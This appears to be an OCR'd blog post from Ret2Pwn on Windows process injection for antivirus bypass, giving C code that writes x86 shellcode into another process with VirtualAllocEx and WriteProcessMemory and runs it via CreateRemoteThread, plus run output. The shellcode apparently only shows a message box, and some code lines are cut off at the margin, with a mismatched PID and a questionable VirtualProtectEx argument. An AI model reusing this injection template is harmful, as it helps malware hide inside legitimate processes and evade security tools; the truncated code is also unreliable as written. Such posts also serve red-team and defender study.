
PWN PROCESS INJECTION

We made a binary that takes a PID manually.
PID will be any process running without DEP protection.

```c
#include <stdio.h>
#include <Windows.h>

int main(int argc, char* argv[])
{
    unsigned char shellcode[] =
        "\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31\xc9\x64\x8b"
        "\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x46\x08\x8b\x7e\x20\x8b"
        "\x36\x38\x4f\x18\x75\xf3\x59\x01\xd1\xff\xe1\x60\x8b\x6c\x24"
        "\x24\x8b\x45\x3c\x8b\x54\x28\x78\x01\xea\x8b\x4a\x18\x8b\x5a"
        "\x20\x01\xeb\xe3\x34\x49\x8b\x34\x8b\x01\xee\x31\xff\x31\xc0"
        "\xfc\xac\x84\xc0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf4\x3b\x7c"
        "\x24\x28\x75\xe1\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a"
        "\x1c\x01\xeb\x8b\x04\x8b\x01\xe8\x89\x44\x24\x1c\x61\xc3\xb2"
        "\x08\x29\xd4\x89\xe5\x89\xc2\x68\x8e\x4e\x0e\xec\x52\xe8\x9f"
        "\xff\xff\xff\x89\x45\x04\xbb\x7e\xd8\xe2\x73\x87\x1c\x24\x52"
        "\xe8\x8e\xff\xff\xff\x89\x45\x08\x68\x6c\x6c\x20\x41\x68\x33"
        "\x32\x2e\x64\x68\x75\x73\x65\x72\x30\xdb\x88\x5c\x24\x0a\x89"
        "\xe6\x56\xff\x55\x04\x89\xc2\x50\xbb\xa8\xa2\x4d\xbc\x87\x1c"
        "\x24\x52\xe8\x5f\xff\xff\xff\x68\x6f\x78\x58\x20\x68\x61\x67"
        "\x65\x42\x68\x4d\x65\x73\x73\x31\xdb\x88\x5c\x24\x0a\x89\xe3"
        "\x68\x70\x77\x6e\x58\x68\x52\x65\x74\x32\x31\xc9\x88\x4c\x24"
        "\x07\x89\xe1\x31\xd2\x52\x53\x51\x52\xff\xd0\x31\xc0\x50\xff"
        "\x55\x08";

    HANDLE processHandle;
    HANDLE remoteThread;
    PVOID remoteBuffer;
    DWORD oldPerms;
    DWORD PID = 17968;
    printf("Injecting to PID: %i", PID);
    processHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, PID);
    remoteBuffer = VirtualAllocEx(processHandle, NULL, sizeof shellcode, (MEM_RESERVE | MEM_COM
    WriteProcessMemory(processHandle, remoteBuffer, shellcode, sizeof shellcode, NULL);
    VirtualProtectEx(processHandle, (LPVOID)sizeof(processHandle), sizeof(shellcode), PAGE_READ
    remoteThread = CreateRemoteThread(processHandle, NULL, 0, (LPTHREAD_START_ROUTINE)remoteBuf
    CloseHandle(processHandle);

    return 0;
}
```

The next step is to compile -> run -> see what will happen.

Ret2pwn



```
F:\AV Bypass\ProcessInjection\Debug>ProcessInjction2.exe
Injecting to PID: 2376
F:\AV Bypass\ProcessInjection\Debug>
```

Yup, we injected our shellcode successfully without writable/executable allocation.

Authors	Twitter	LinkedIn
Hazem Hisham (Ret2pwn)	@Twitter	@LinkedIn
Yossef Zidann (Joezid)	@Twitter	@LinkedIn

We were unable to load Disqus. If you are a moderator please see our troubleshooting guide.

© 2021 Ret2Pwn. All rights reserved.